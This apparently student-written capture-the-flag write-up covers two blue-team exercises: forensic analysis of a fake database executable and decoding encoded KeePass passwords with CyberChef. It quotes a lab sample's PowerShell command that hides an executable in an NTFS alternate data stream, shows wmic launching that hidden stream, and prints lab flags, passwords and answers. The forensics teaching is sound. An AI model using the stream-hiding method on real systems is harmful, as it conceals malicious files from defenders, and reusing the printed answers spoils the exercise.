PSP0201

Week 6

Writeup

Group Name: OraOraOra

Members

ID	Name	Role
1211103141	Muhammad Haikal Afiq Bin Rafingei	Leader
1211103148	Muhamad Izzul Iqbal Bin Ismail	Member
1211103830	Hakeem Bin Aminudin	Member

Day 21: Blue Teaming - Time for some ELForensics


Tools Used: AttackBox

Solution/Walkthrough:

Question 1

Answer: 596690FFC54AB6101932856E6A78E3A1


We use the remmina in AttachBox and then enter the server using the IP address including username and password from TryHackMe . After we logged in, open the powershell. Change the directory into 'Documents' and list all the contents inside it. Then command more '.\db file hash.txt' to get the file hash.



Question 2

Answer: 5F037501FB542AD2D9B06EB12AED09F0

The other file that resides inside the 'Documents' directory is 'deebee.exe', an executable. In powershell to generate a hash value from a file, we can use command Get-FileHash -Algorithm MD5 deebee.exe to get MD5 file hash



Question 3

Answer: F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

To get SHA256 file Hash , we use the same command as previous one but change MD5 into SHA256 to get the HASH file

```
Select Windows PowerShell
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144



PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1544;
        ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents>
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-Filehash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documen...


PS C:\Users\littlehelper\Documents> Get-Filehash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documen...


PS C:\Users\littlehelper\Documents>
```

Question 4

Answer: THM{f6187e6cbeb1214139ef313e108cb6f9}

To get the string , there is an external tool that we can use to extract any printable strings from executable/binary files on powershell, it is ‘string64.exe’ . We can use that tools to search the flag hidden inside the .exe file. To use it, we can type C:\Tools\strings64.exe -accepteula .\deebee.exe

```
Select Windows PowerShell
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount
 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebee
Copyright
  2020
$c8374a1e-384f-4cf2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework,Version=v4.0
FrameworkDisplayName
.NET Framework 4
RSDS
*ff
J:\code\aoc\deebee\deebee\obj\Debug\deebee.pdb
_CorExeMain
mscoree.dll
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
000004b0
Comments
CompanyName
FileDescription
deebee
FileVersion
1.0.0.0
InternalName
deebee.exe
LegalCopyright
Copyright
  2020
```

Question 5

Answer: Get-Item -Path file.exe -Stream *

As we know, the real db file is hidden somewhere else. To see that we must look for the ADS (Alternate Data Stream) which the fake db connector uses. We can use powershell command at answer above

```
PS C:\Users\littlehelper\Documents> Get-Item -path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docume
                nts\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docume
                nts
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docume
                nts\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docume
                nts
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

Question 6

Answer: THM{088731ddc7b9fdeccaed982b07c297c}

After that, we launch the hidden executable hiding within ADS with the wmic process call create $(Resolve-Path deebee.exe:hidedb) to get the flag that is displayed on the database connector file.

Question 7


Answer: Naughty list

To get the naughty list you just have to choose the option 2 , then it quill show the list of naughty list

Question 8

Answer : Nice list

To get the nice list , we choose option 1 and it will find Jaime Victoria name at nice list



Thought Process/Methodology:

First we logged in into the remmina and opened the powershell. Change the directory into 'Documents' and list all the contents inside it. As we can see on the picture below, there are two files, 'db file hash.txt' is a text file and 'deebee.exe' is an executable file. As stated on question 1, the hash of the 'db.exe' is in a text file and apparently 'db file hash.txt' is the only text file inside the 'Documents' directory. To see the content inside a text file we can use the command Get-Content '.\db file hash.txt' . The other file that resides inside the 'Documents' directory is 'deebee.exe', an executable. In powershell to generate a hash value from a file, we can use the command Get-FileHash -Algorithm MD5 deebee.exe . To get the hidden flag , there is an external tool that we can use to extract any printable strings from executable/binary files on powershell, it is string64.exe . We can use that tools to search the flag hidden inside the .exe file. To use it, we can type C:\Tools\strings64.exe -accepteula .\deebee.exe .The output given by the tools is quite a lot and after some searching on the result, we've found the flag. To get the flag that is displayed in the database connector , we must look for the ADS (Alternate Data Stream) which the fake db connector uses. We can use powershell command Get-Item -Path .\.deebee.exe -Stream * . The output that Get-Item command gives us indicates there are two streams that the fake db connector uses, '$DATA' and 'hidedb'. Based on the name of the stream, 'hidedb' seems like an odd name doesn't it? it is highly possible that's comes from the real one. We can launch the hidden executable hiding within ADS with the wmic process call create $(Resolve-Path deebee.exe:hidedb) .

Day 22: Blue Teaming - Elf McEager becomes CyberElf


Tools Used: Kali Linux, Remmina

Solution/Walkthrough:

Question 1

Answer:thegrinchwashere


The password for the Keepass is actually encoded in the file name. By using Cyberpass, we can transcode the password.



Question 2

Answer:base64


By using Cyberchef, we can input the filename and use "from base64" to get the actual password.



Question 3

Answer:Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P


After getting into Keepass, you can see the hiya file. Clicking it will open the properties and there is a note section in the downward part.



Question 4

Answer: sn0wM4n!


By opening the Elf Server file, we can get the password from the password section. However, we first need to use Cyberchef to get the actual password.



Question 5

Answer: hex

By using Cybercef, we use ‘from hex’ to decode the password.



Question 6


Answer:ic3Skating!

We get the password from the Keepass but it is in HTML Entity form. Decode it by using Cyberchef.

Question 7

Answer:superelfadmin:nothinghere


Check the username and password in the Elf Security System file.



Question 8

Answer:THM{657012dcf3d1318dca0ed864f0e70535}

The notes given are in CharCode form. Using Cyberchef, we will get a github link. Proceed to the link to get the flag.



Thought Process/Methodology:

First, we need to use Remmina to use the server given. Proceed by getting the master password for Keepass from the file name. We need to use Cyberchef to decode the passwords as all of them are encoded in different forms. Repeat the cycle of using Cyberchef for all the passwords and finish the task.

<u>Day 23: Blue Teaming - The Grinch strikes again!</u>

